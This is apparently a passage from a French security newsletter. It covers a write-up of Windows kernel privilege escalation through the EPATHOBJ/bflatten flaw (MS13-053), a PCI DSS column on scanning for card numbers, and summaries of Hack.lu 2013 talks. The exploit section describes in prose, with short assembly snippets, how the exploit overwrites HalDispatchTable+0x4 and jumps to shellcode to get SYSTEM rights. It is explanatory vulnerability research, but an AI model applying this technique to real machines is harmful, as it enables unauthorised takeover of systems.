Il nous reste à étudier la dernière fonction du cycle : bflatten(). Cette fonction est assez simple. Elle a pour but de parcourir tous les PATHDATA à la recherche de structures décrivant des courbes de Béziers. Si le PATHDATA courant n'est pas défini comme une courbe de type Béziers, elle passe à l'élément suivant. Pour rappel, tous les PATHDATA sont chainés entre eux à l'aide de la structure PATHREC (liste doublement chainée).


« Nous avons donc inséré au sein de la liste chainée PATHREC, une valeur contrôlée depuis l'espace utilisateur (0x00AD0000). Un deuxième appel à la fonction bflatten() devrait donc provoquer un BSOD. YEAH »

Dans notre cas, lors de la seconde exécution de bfatten() (celle qui a provoqué le crash), voici le premier PATHREC qui va être parcouru :

- PATHREC.next était 0x00ad0000 ;
- PATHREC.prev : 0xe1097614;
- Type de courbe : 00000000;
- Nombre de points : 8c.


Cette courbe n'étant pas définie comme de « Béziers » (La valeur du champ « type » étant nulle), la fonction bflatten() va passer au maillon suivant localisé en UserLand à l'adresse suivante : 0x00ad0000.

Cette valeur n'a en fait pas du tout été choisie au hasard. En effet, avant toute chose, nous avons alloué un PATHREC particulier à cette adresse.



Ce maillon est particulier, car il pointe sur lui-même et définit une courbe qui n'est pas de type Bézier. La fonc-

tion bflatten() va donc passer à l'élément suivant. Or le pointeur PATHREC.next pointant sur lui même, la fonction bflatten() se retrouve donc dans une situation de boucle infinie résultant en un délai d'exécution du programme particulièrement long (timeout).



En parallèle, un autre thread (WatchDog) a été lancé afin d'attendre que la fonction bflatten() « timeout ». Dès que le délai d'exécution est expiré, le WatchDog va détourner le flux d'exécution vers d'autres maillons spécialement conçus à cet effet, placés en userland. Pour cela, nous allons changer le pointeur PATHREC.next à cause duquel la fonction bflatten tourne en boucle. Cette manipulation est réalisable, car ce maillon est stocké en userland. De plus, nous allons supprimer tous les rectangles créés précédemment afin de rendre la fonction PALLOCMEM() de nouveau opérationnelle. En effet, l'allocateur doit maintenant être fonctionnel pour pouvoir poursuivre l'exploitation de la faille.

Maintenant que nous contrôlons les maillons PATHDATA qui sont parcourus par la fonction bflatten(), le but est de faire exécuter notre shellcode. Pour rappel, un shellcode est un programme minimaliste (généralement écrit en assembleur) permettant à un attaquant de réaliser les opérations de son choix. Dans le cadre de notre exploit, il s'agit d'une élévation de privilèges (obtenir les droits administrateurs).
Pour ce faire nous allons utiliser une technique découverte par Ruben Santamarta couramment utilisée lors de l'exploitation de vulnérabilité affectant le noyau. Nous allons utiliser la Hardware Abstraction Layer Dispatch Table (HalDispatchTable) qui contient des pointeurs vers des fonctions chargées de gérer certains types d'interruptions.
Afin d'utiliser cette table, nous allons exécuter la fonction non documentée NtQueryIntervalProfile() qui fait appel à la fonction du noyau nommée KeQueryIntervalProfile(). En désassemblant cette dernière, nous remarquons qu'un appel particulièrement intéressant est réalisé :
call Haldispatchtable+0x4.

En conséquence, en modifiant l'adresse de la fonction appelée spécifiée à l'adresse Haldispatchtable+0x4, nous serons en mesure de détourner le flux d'exécution via un simple appel à NtQueryIntervalProfile() et ainsi exécuter notre shellcode. Pour écrire l'adresse de notre choix à l'adresse Haldispatchtable+0x4, nous allons utiliser la fonction pprFlattenRec().
Lorsqu'on désassemble la fonction, nous observons les instructions suivantes lors de la procédure d'initialisation du PATHREC courant :

```
mov     [eax], esi
>> eax = PATHREC.prev
>> esi = adresse non contrôlée retournée par newpathrec (nouveau PATHREC). C'est l'allocateur PALLOCMEM() qui a alloué l'espace nécessaire.
```

Ces instructions nous permettent d'écrire une valeur non contrôlée retournée par la fonction newpathrec() à l'adresse de notre choix. En effet, l'adresse de destination (où réaliser l'opération d'écriture) est contenue au sein du registre eax. Elle correspond à la valeur du champ PATHREC.prev du PATHREC courant alloué en user land. Or, nous contrôlons cette valeur étant donné que les PATHREC en question sont placés en userland.
Cependant, les données écrites ne peuvent pas être contrôlées (contenues au sein du registre esi). L'adresse écrite correspond en effet à l'adresse renvoyée par l'allocateur newpathrec() via PALLOCMEM() (adresse du PATHREC courant). Cette adresse située en kernel land correspond au PATHREC que la fonction pprFlattenRec() va utiliser pour réaliser ses opérations.

« Nous avons enfin réussi à exécuter notre shellcode à travers un appel à une fonction noyau (KeQueryIntervalProfile). »

Néanmoins, comme cela a été expliqué précédemment, le pointeur PATHREC.next va être initialisé plus tard par la fonction pprFlattenRec(). Sa valeur sera donc initialisée avec la valeur du PATHREC.next (soit des données contrôlées).

Pour simplifier, la fonction pprFlattenRec() vient de recopier le contenu des en-têtes du PATHREC courant défini en userland au sein d'un PATHREC contenu en kernel land. Nous avons donc copié à l'adresse HaldispatchTable+0x4 l'adresse contenue dans le pointeur next du PATHREC courant (PATHREC.next) qui contient la valeur de notre choix.

En exécutant la fonction NtQueryIntervalProfile(), ce sont donc les opcodes présents à cette adresse qui vont être exécutés.
Cependant, afin de pouvoir enfin exécuter notre shellcode, il faut exécuter les instructions assembleur suivantes :

```
JMP [ADRESSE DU SHELLCODE] // saut vers l'adresse de notre shellcode
```


Dûes aux diverses protections, notamment l'ASLR (Address Space Layout Randomization) qui distribue aléatoirement l'espace d'adressage d'un processus, il est nécessaire de trouver une adresse relative pointant sur notre shellcode. Celle-ci permettra de nous assurer que le saut sera effectué lors de chaque exécution de notre code d'exploitation.

Lors de l'exécution du call Haldispatchtable+0x4, nous remarquons que le second argument de la fonction appelante NtQueryIntervalProfile() se situe sur la pile à l'emplacement EBP+40. Pour rappel, l'EBP (Extended Base Pointer) pointe sur la base de notre pile. Nous pouvons donc utiliser cette adresse relative pour trouver notre shellcode (EBP+40) qui sera valable à chaque exécution.
Pour cela, il nous suffit d'insérer l'adresse du shellcode en 2e argument de cette fonction, à l'aide de l'instruction suivante : JUMP [EBP+40]. Les instructions assembleurs utilisées au sein de l'exploit sont donc les suivantes :

```
inc eax  // instructions de padding (évite les octets nuls)
jmp [ebp + 0x40h]  // saut vers notre shellcode
```

Cet ensemble d'opcode (0x40FF6540) est idéal pour deux raisons :

- Il occupe toute une case mémoire (soit 4 octets).
- Il ne possède aucun octet nul (0x00). Dans le cas contraire, l'exécution s'arrêterait au premier octet nul rencontré.
- Cette valeur correspond à une adresse située dans l'espace utilisateur. Nous pouvons alors allouer un maillon à cette adresse.



Nous avons enfin réussi à exécuter notre shellcode à travers un appel à une fonction noyau (KeQueryIntervalProfile). Notre shellcode est donc exécuté avec les privilèges « system ». L'exécution de ce code se traduit par l'apparition d'une invite de commande disposant des privilèges « system ». Le fonctionnement du shellcode et des mécanismes permettant d'élever ses privilèges ne seront pas détaillés dans cet article. En effet, ces derniers étant très complets, ils pourraient faire l'objet d'un article à part entière.

> Conclusion

Bref, comme vous l'aurez compris, cette analyse nous aura occupés au moins une heure entre deux cafés ;-) Trêve de plaisanterie. Tavis proposait à des personnes n'ayant jamais fait de reverse-enginneering en mode kernel de s'intéresser à cette faille « pour débuter ». Après analyse, il paraît finalement évident qu'une telle analyse n'est pas à la portée de tout le monde et que le bagage technique nécessaire est conséquent. Cependant, vu le nombre de présentations publiées détaillant cette faille (TAVIS, EPITA/EPITECH, VUPEN, MISC,...), Tavis doit pouvoir se rassurer et garder espoir dans les générations futures : celles-ci semblent savoir faire autre chose qu'exploiter des XSS, ou à minima, comprendre ce qu'il a voulu faire ... :)

Références

[1] Blog
http://blog.cmpxchg8b.com/2013/05/introduction-to-windows-kernel-security.html

[2-6] Full disclosure
http://seclists.org/fulldisclosure/2013/May/91
http://seclists.org/fulldisclosure/2013/May/95
http://seclists.org/fulldisclosure/2013/May/111
http://seclists.org/fulldisclosure/2013/Jun/5

[5] Forum chinois
http://bbs.pediy.com/showthread.php?p=1184047

[7] Blog de VUPEN
http://www.vupen.com/blog/20130723.Advanced_Exploitation_Windows_Kernel_Win32k_EoP_MS13-053.php

Article de MISC n°70 « EPATHOBJ de NT4 à Windows 8 » par Florian LEDOUX

Correctif MS13-053
https://technet.microsoft.com/en-us/security/bulletin/ms13-053

> Le coin PCI

Nouvelle année, nouvelle rubrique !
Les problématiques de protection des données bancaires sont de plus en plus présentes. L'actualité nous le rappelle régulièrement. Nous avons donc décidé de partager nos retours d'expériences issus des projets de certification PCI DSS au travers de cette nouvelle rubrique.

par Adrien GUINAULT et Pierre TEXIER

A la recherche des cartes bancaires...

Brandon Dimcheff

Ce mois-ci, intéressons-nous aux fondamentaux de ce type de projet, à savoir, la présence de données de cartes en clair sur le Système d'Information...

Contexte

Tout projet de certification doit démarrer par l'identification de plusieurs éléments clefs. Les acteurs du projet doivent ainsi clairement recenser les différents flux de cartes qui transitent au sein de leur périmètre de certification PCI DSS. Cette étape nécessite de déterminer le chemin emprunté par les données de cartes bancaires dès leur entrée dans le SI jusqu'à leur transmission aux prestataires de paiements (PSP), sans oublier les zones de stockage. La compréhension des flux de cartes est donc essentielle.

Ce travail préalable facilite la définition de l'inventaire des ressources qui traitent, stockent ou transmettent des cartes. Ce périmètre de certification est appelé « CDE » (ou « Cardholder Data Environnement ») dans le jargon PCI.
Malgré tout, les données de cartes peuvent se retrouver dans des endroits ou sous des formes assez exotiques. C'est pourquoi, afin de s'assurer que le périmètre de certification est exhaustif et que les processus organisationnels et techniques sont maitrisés, l'utilisation d'un outil de recherche de cartes s'avère alors primordiale. Outre le CDE, cette recherche doit également être réalisée à l'encontre des équipements annexes (serveurs de logs, serveurs de sauvegarde, serveurs de messagerie, serveurs de fichiers, etc.).

En effet, nos nombreux retours d'expérience, issus des certifications menées par le cabinet, ont démontré qu'en dépit d'une maîtrise des flux et des briques techniques qui constituent les plateformes en charge de recevoir des cartes, nos interlocuteurs sont souvent surpris lorsqu'un tel outil découvre des données cartes dans des endroits assez insolites...

Où peut-on trouver des cartes ?

Classiquement, les données de cartes se retrouvent :

- Sur papier (hôtels, centres d'appels) ;
- Au sein des bases de données ;
- Au sein de fichiers « plats » (pensez aux serveurs de mail !) ;
- Au sein de logs (logs http, logs systèmes, etc) ;
- Au sein de fichiers images (scans de cartes) ;
- Au sein d'enregistrements vocaux (fichiers audio issus des systèmes de téléphonie) ;
- Ou encore au sein de fichiers de debug ou de dump mémoire.

Dans la « vraie vie », il existe des endroits beaucoup plus exotiques que les responsables des plateformes eux-mêmes n'auraient pu imaginer.

« Les exemples cités précédemment démontrent que des numéros de carte en clair peuvent se retrouver dans des endroits insoupçonnés. »

Lors de nos projets de certification, nous avons donc pu trouver grâce à notre outil :

- Des fichiers Word contenant des cartes au sein d'une base Oracle (enregistrements de type Blob) ;
- Des retranscriptions de touches DTMF dans des logs de serveurs vocaux interactifs (SVI) ;
- Des fichiers de logs contenant les commandes MySQL exécutées par un DBA lors de la mise à jour d'un numéro de carte via la commande UPDATE ;
- Des fichiers d'erreur Tomcat (catalina.out) qui contiennent la requête HTTP et donc un numéro de carte lorsque le serveur Tomcat s'arrête de manière inopinée ;
- Ou encore dans le champ REFERER du fichier de log Apache access.log, plus précisément dans l'URL d'appels d'un tiers.

Bien que l'existence de logs soit une exigence stricte du PCI DSS (paragraphes 10.2.1 à 10.2.7 du standard), ces fichiers ne doivent pas pour autant être une source de fuite des données de carte. Les exemples cités précédemment démontrent que des numéros de carte en clair peuvent se retrouver dans des endroits insoupçonnés.

Rechercher au sein de fichiers


Quelques outils de recherche de numéros de carte (également appelé PAN ou Primary Account Number) existent.

Cependant, aucun d'entre eux ne nous a pleinement satisfaits, c'est pourquoi nous avons développé notre logiciel appelé PANBuster (ref2). Le cahier des charges de cet outil était issu de notre expérience :

- Capable de rechercher dans un grand nombre de types de fichiers texte, mais également binaire et compressés ;
- Capable d'accéder aux fichiers en cours d'utilisation ;
- Pouvant être compilé sur des systèmes de production Windows, Linux, HP-UX, AIX, sans nécessiter de librairies supplémentaires ;
- Performant (outil développé en C) ;
- Capable de détecter des PAN dans des fichiers au format CB2A (protocole d'autorisation bancaire) ;
- Capable de limiter le nombre de faux positifs, avec des règles sur les codes BIN des banques connues, classées par pays.

Une version gratuite de cet outil est disponible, dans un format compilé, pour Windows et Linux à l'adresse suivante :


http://www.xmco.fr/panbuster.html



Une version Pro existe pour nos clients. Celle-ci propose plus d'options, scanne plus rapidement les systèmes et est livrée avec son code source.

Et pour les images ?

Lors de nos audits, nous avons été confrontés aux fichiers images. En effet, certaines sociétés demandent un scan de la carte bancaire à leurs clients. Bien entendu, le processus impose normalement aux clients de masquer une partie du numéro de carte (seuls les 6 premiers et 4 derniers chiffres de la carte doivent être laissés en clair).



Cependant, certains clients envoient une image de leur carte sans masquer correctement le numéro.

Dans ce cas, notre outil basé sur la reconnaissance d'une suite spécifique de chiffre s'avère ici inutile et deux problématiques s'imposent alors :

✚1. L'identification des fichiers images correspondant à une carte bancaire ;

✚2. L'identification, parmi les fichiers précédemment découverts, d'un numéro de carte non masqué (ou incorrectement masqué) ;

✚3. La gestion de ces fichiers découverts (masquer les PAN, chiffrer les fichiers conformément aux exigences du PCI DSS ou supprimer ces fichiers).

Des logiciels commerciaux de ce type existent également, mais nos benchmarks ont démontré qu'ils n'étaient pas du tout exhaustifs, voire même inefficaces. Nous nous sommes donc attelés à développer une solution capable de répondre parfaitement à nos besoins et ainsi résoudre le problème de plusieurs clients.

Notre approche

Rechercher et différencier un scan d'une carte bancaire d'une autre image peut être complexe.
En effet, en fonction du type, de la qualité de l'image et de la dimension de l'image en question, la reconnaissance peut alors avoir des taux de réussite très faibles.

Notre approche a été basée sur une solution de type « OCR » pour les images. En 1999, le chercheur David Lowe a développé un algorithme appelé « Scale-invariant feature transform (SIFT) ». Cette méthode consiste à retrouver des points d'une image dans une autre image, et ainsi réussir à retrouver une image dans une autre.
Il existe des implémentations basées sur OpenCV, comme la librairie OpenSIFT développée par Rob Hess qui implémente cet algorithme. Ainsi, en détectant le logo MasterCard ou Visa sur une image, nous pouvons identifier des images de cartes bancaires (scannées ou prises en photo).

Cet algorithme nous a permis d'obtenir des taux de détection très satisfaisants.

Ensuite, que faire avec ces fichiers ? La méthode la plus simple consisterait à les supprimer directement pour être conforme au PCI DSS. Cependant, si la société a besoin de les conserver à des fins de preuve, que peut-on faire des fichiers qui seraient incorrectement masqués ? Le chiffrement des fichiers images conformément aux exigences du standard est envisageable, mais très contraignant. Enfin, une revue manuelle de plusieurs milliers de fichiers pour recenser les numéros non tronqués s'avérerait fastidieuse...

La première solution serait d'optimiser l'algorithme pour rechercher au sein de l'image une suite de nombre (le PAN) afin de distinguer les cartes masquées de celles qui ne le sont pas. Cette première idée était trop complexe à implémenter. En effet, la recherche de ce type de carac-

```
root@me:~/Desktop/panbuster/panbuster_img# python run.py -p ../CCs_files_3/ -d -o test
[+] 2014-01-17 07:22:40,415 - Building the list of files: ../CCs_files_3/
[+] 2014-01-17 07:22:40,415 - main - DEBUG - [cmd] find ../CCs_files_3/ -name ''  -o -iname '*.jpg' -o -iname '*.png'
[                                                                              ] 0%
[+] 2014-01-17 07:22:40,431 - run - DEBUG - [file] ../CCs_files_3/visa_13.jpg
[###                                                                           ] 4%
[+] 2014-01-17 07:22:40,433 - run - DEBUG - [file] ../CCs_files_3/visa_12.jpg
[######                                                                        ] 8%
[+] 2014-01-17 07:22:40,435 - run - DEBUG - [file] ../CCs_files_3/Capture23.jpg
[##########                                                                    ] 12%
[+] 2014-01-17 07:22:40,437 - run - DEBUG - [file] ../CCs_files_3/master_7.jpg
[#############                                                                 ] 16%
[+] 2014-01-17 07:22:40,441 - run - DEBUG - [file] ../CCs_files_3/visa_3.jpg
[File] ../CCs_files_3/visa_12.jpg [detect] visa
[################                                                              ] 20%
[+] 2014-01-17 07:22:51,777 - run - DEBUG - [file] ../CCs_files_3/visa_10.png
[File] ../CCs_files_3/visa_13.jpg [detect] visa
[####################                                                          ] 25%
[+] 2014-01-17 07:23:06,615 - run - DEBUG - [file] ../CCs_files_3/visa_1.jpg
[File] ../CCs_files_3/master_7.jpg [detect] mastercard
```

tère est complexe et les résultats obtenus n'ont donc pas été concluants.

La seconde idée consisterait à masquer, à la volée, la partie de la carte contenant le PAN, indépendamment de la zone qui a déjà pu être masquée par le client ou non. C'est cette solution radicale qui a été retenue. Il est en effet possible d'utiliser des librairies de traitement de l'image et donc de calculer un ratio permettant de masquer un endroit précis de la carte ; le numéro de la carte étant centré de façon standardisée.

« Que faire avec des fichiers images contenant un numéro de carte ? La méthode la plus simple consisterait à les supprimer directement pour être conforme au PCI DSS »

Le problème est alors réglé. Il n'y a plus d'intérêt à différencier un fichier « bien masqué » d'un fichier « incorrectement masqué ». Tous les fichiers images ne contiendront plus que des numéros tronqués !

Conclusion

La recherche de numéros de cartes est une étape préalable primordiale afin d'identifier des processus techniques ou organisationnels non compatibles avec une certification PCI DSS. Cette phase permet également de définir le périmètre éligible pour la certification.

La présence de numéro de cartes dans un SI pouvant être de formes très variables et surtout imprévues, le RSSI devra s'équiper de véritables outils de recherche et ne pourra pas se satisfaire uniquement d'interviews des responsables métier.

Références

➕ **Résumé de l'affaire Target : un vol de données bancaires d'une ampleur particulièrement importante**
https://cert.xmco.fr/veille/index.xmco?nv=CXA-2013-3648

➕ **PanBuster**
http://www.xmco.fr/panbuster.html
http://wearesecure.blogspot.fr/2011/05/panbuster-detecter-les-fuites-de-pan-en.html

➕ **Librairie OpenSIFT**
http://robwhess.github.io/opensift/
https://github.com/robwhess/opensift


➕ **Scale Invariant Feature Transform (SIFT)**
http://fr.wikipedia.org/wiki/Scale-invariant_feature_transform

> INFO

We are secure, we have a firewall

Et pour finir ce coin PCI, nous vous invitons à visiter le blog de notre lead QSA, Frédéric Charpentier, qui publie régulièrement des informations relatives aux actualités et problématiques PCI DSS:

http://wearesecure.blogspot.fr/



par Julien MEYER et Stéphane AVI

Hack.lu

Automated Vulnerability Scanning And Exploitation

Thijs Houtenbos et Dennis Pellikaan


Slides

http://archive.hack.lu/2013/Automated_vulnerability_scanning_and_exploitation.pdf

La première conférence de la journée, présentée par deux étudiants à l'université d'Amsterdam, part d'un constat simple : beaucoup de développeurs téléchargent des scripts afin de les intégrer au sein de leurs applications. Cependant, peu de développeurs s'assurent de l'absence de failles de sécurité impactant ces logiciels tiers.
Les deux chercheurs, Thijs Houtenbos et Dennis Pellikaan ont donc décidé d'automatiser la recherche de vulnérabilité sur plus de 20 000 composants logiciels, disponibles librement sur des sites tels que GitHub ou SourceForge. C'est plus de 25 000 vulnérabilités potentielles qui ont été identifiées.

D'après cette étude, on trouverait moins de vulnérabilités dans les applications disponibles sur GitHub qu'au sein de celles hébergées sur Sourceforge. Est-il pour autant possible d'en conclure que les développeurs utilisant GitHub seraient «meilleurs» que ceux utilisant Sourceforge ?

Les deux chercheurs ont également remonté que 85% des vulnérabilités sont des Injections SQL, 12% des failles d'inclusion de fichiers et enfin 3% des injections de commandes. L'automatisation de l'exploitation de ces vulnérabilités s'est néanmoins avérée complexe. Moins d'un quart d'entre elles a finalement pu être exploité de manière automatique.




Pour compléter cette étude, les chercheurs ont simplement utilisé Google. Depuis 13 adresses IP différentes, 20 requêtes par jour ont été effectuées sur le moteur de recherche afin d'identifier de manière entièrement automatisée plus de 8 000 systèmes implémentant les scripts identifiés comme étant vulnérables.


Debugging and reserving the HTC Android boot loader
Cedric Halbronn and Nicolas Hureau

Slides
http://archive.hack.lu/2013/hacklu2013_hbootdbg.pdf

Les conférenciers se sont intéressés au «boot loader» des Smartphones, et plus particulièrement à celui des téléphones HTC. Le constat de leur recherche est que le code source de ces composants n'est pas disponible publiquement et qu'ils ne sont pas régulièrement mis à jour.



Ainsi, ils ont pu étudier les deux modes de lancement du « boot loader » à savoir HBOOT et FASTBOOT.
Dans la seconde partie de leur présentation, ils ont présenté une faille au sein du mode de lancement HBOOT, la démarche pour la découvrir et les outils qu'ils ont créés pour en tirer parti.



Lockpicking and IT security
Walter Belgers

L'idée de Walter Belgers du groupe Toool NL était de comparer les serrures matérielles et logicielles. Lors de la conception, les risques sont souvent très bien évalués pour les serrures matérielles, mais sous-estimés pour les autres. Néanmoins les fabricants de ces deux types de composants soutiennent que leurs produits sont impénétrables.

Contrairement à leur équivalent logiciel, les serrures matérielles ne peuvent être mises à jour. La moindre évolution coûte donc énormément d'argent. La gestion des clefs est tout aussi importante que la gestion des mots de passe. De plus, les serrures ne sont pas épargnées par «les backdoors de la NSA».

Time to evolve. Applying red and blue team CTF tactics in IT security
David Szili et Mihaly Zagon

Slides
http://archive.hack.lu/2013/hack_lu_2013_David_Szili_Mihaly_Zagon_-_Time_to_evolve_Applying_red_and_blue_team_CTF_tactics_in_IT_Security.pdf

Lors des cyberlympics 2012, les deux présentateurs ont eu l'idée d'adapter les tactiques établies dans le monde du CTF au monde de l'entreprise. Ils se sont basés sur leur expérience afin de répondre au mieux à cet exercice. Ils se sont ainsi placés de chaque côté de la barrière (Blue team et Red team). Du point de vue de l'équipe bleue, l'enjeu est de ralentir les attaquants, de les détecter puis les identifier. De l'autre côté, la problématique se situe au niveau de la communication en interne. Pour y répondre, ils ont créé un outil collaboratif permettant de partager les informations lors de tests d'itrusion.

Pearls Of Cybercrime: Malicious Campaigns Of Year 2013
Fyodor Yarochkin et Vladimir Kropotov

Slides
http://archive.hack.lu/2013/Hack_lu_2013_Yarochkin_Kropotov_Pearls_of_Cybercrime_v20_to_publish_cutted.pdf

Les deux chercheurs Fyodor Yarochkin et Vladimir Kropotov ont présenté les résultats d'une étude sur les campagnes menées par les cybercriminels en 2013 sur le territoire russe.
Cette étude a démontré que le pic de propagation des Malwares était observé à l'heure du déjeuner, entre 12h et 15h.

Les victimes de ces campagnes sont divisées en 2 catégories. La première correspond aux utilisateurs finaux. Néanmoins, ces victimes ne sont pas les plus intéressantes pour les cybercriminels. La seconde catégorie qui regroupe les victimes «intermédiaires» est la cible la plus recherchée. Dans cette catégorie, on retrouve par exemple les serveurs web ou encore les serveurs DNS. Ces cibles sont plus intéressantes, car elles génèrent plus de trafic.

Les cibles préférées des criminels sont par exemple les sites du top Alexa (les sites les plus visités sur Internet).

Les chercheurs ont ensuite présenté plusieurs campagnes d'attaques réalisées en 2013. Les cibles les plus piratées étaient de nationalité russe, majoritairement les médias, mais également des hébergeurs vidéo, mail et certains sites du gouvernement. La plupart des vulnérabilités exploitées permettent d'injecter des iframes ou du code JavaScript.

Primary victims

- About 40 000 000 Internet users in Russia

  According our stats:
- For every **10 000 hosts** in Russia
- **500 hosts** redirected to landing page every week
- **25-50 hosts** with typical protection scheme (NAT, proxy with antivirus, vendor supplied reputation lists, etc.), antivirus on the host the host) are **COMPROMISED**

Deanonymzing members of French political forums by breaking gravatar hashes

Dominique Bongard

Slides

http://archive.hack.lu/2013/dbongard_hacklu_2013.pdf

Durant cette conférence, le chercheur nous a présenté les résultats de ses recherches sur la sécurité du service Gravatar. Pour rappel ce service permet de mettre en place une icône qui peut être utilisée au travers de plusieurs forums, sites, etc. Celui-ci s'est rendu compte que les avatars étaient stockés dans un dossier, et que le nom du fichier correspondait à l'empreinte MD5 de l'email de l'utilisateur Gravatar.

How Gravatars are displayed

```
.gallery-main a {
    background: url( 'http://1.gravatar.com/avatar/05dc5eab8e58ab0e7b3a74f4c291236e?size=400px' ) center no-repeat;
    background-size: 400px;
    width: 400px;
    height: 400px;
    display: block;
}
```

Online generator md5 hash of a string

md5 (hack.lu@wanadoo.fr)

hash darling, hash!

md5 checksum:

05dc5eab8e58ab0e7b3a74f4c291236e

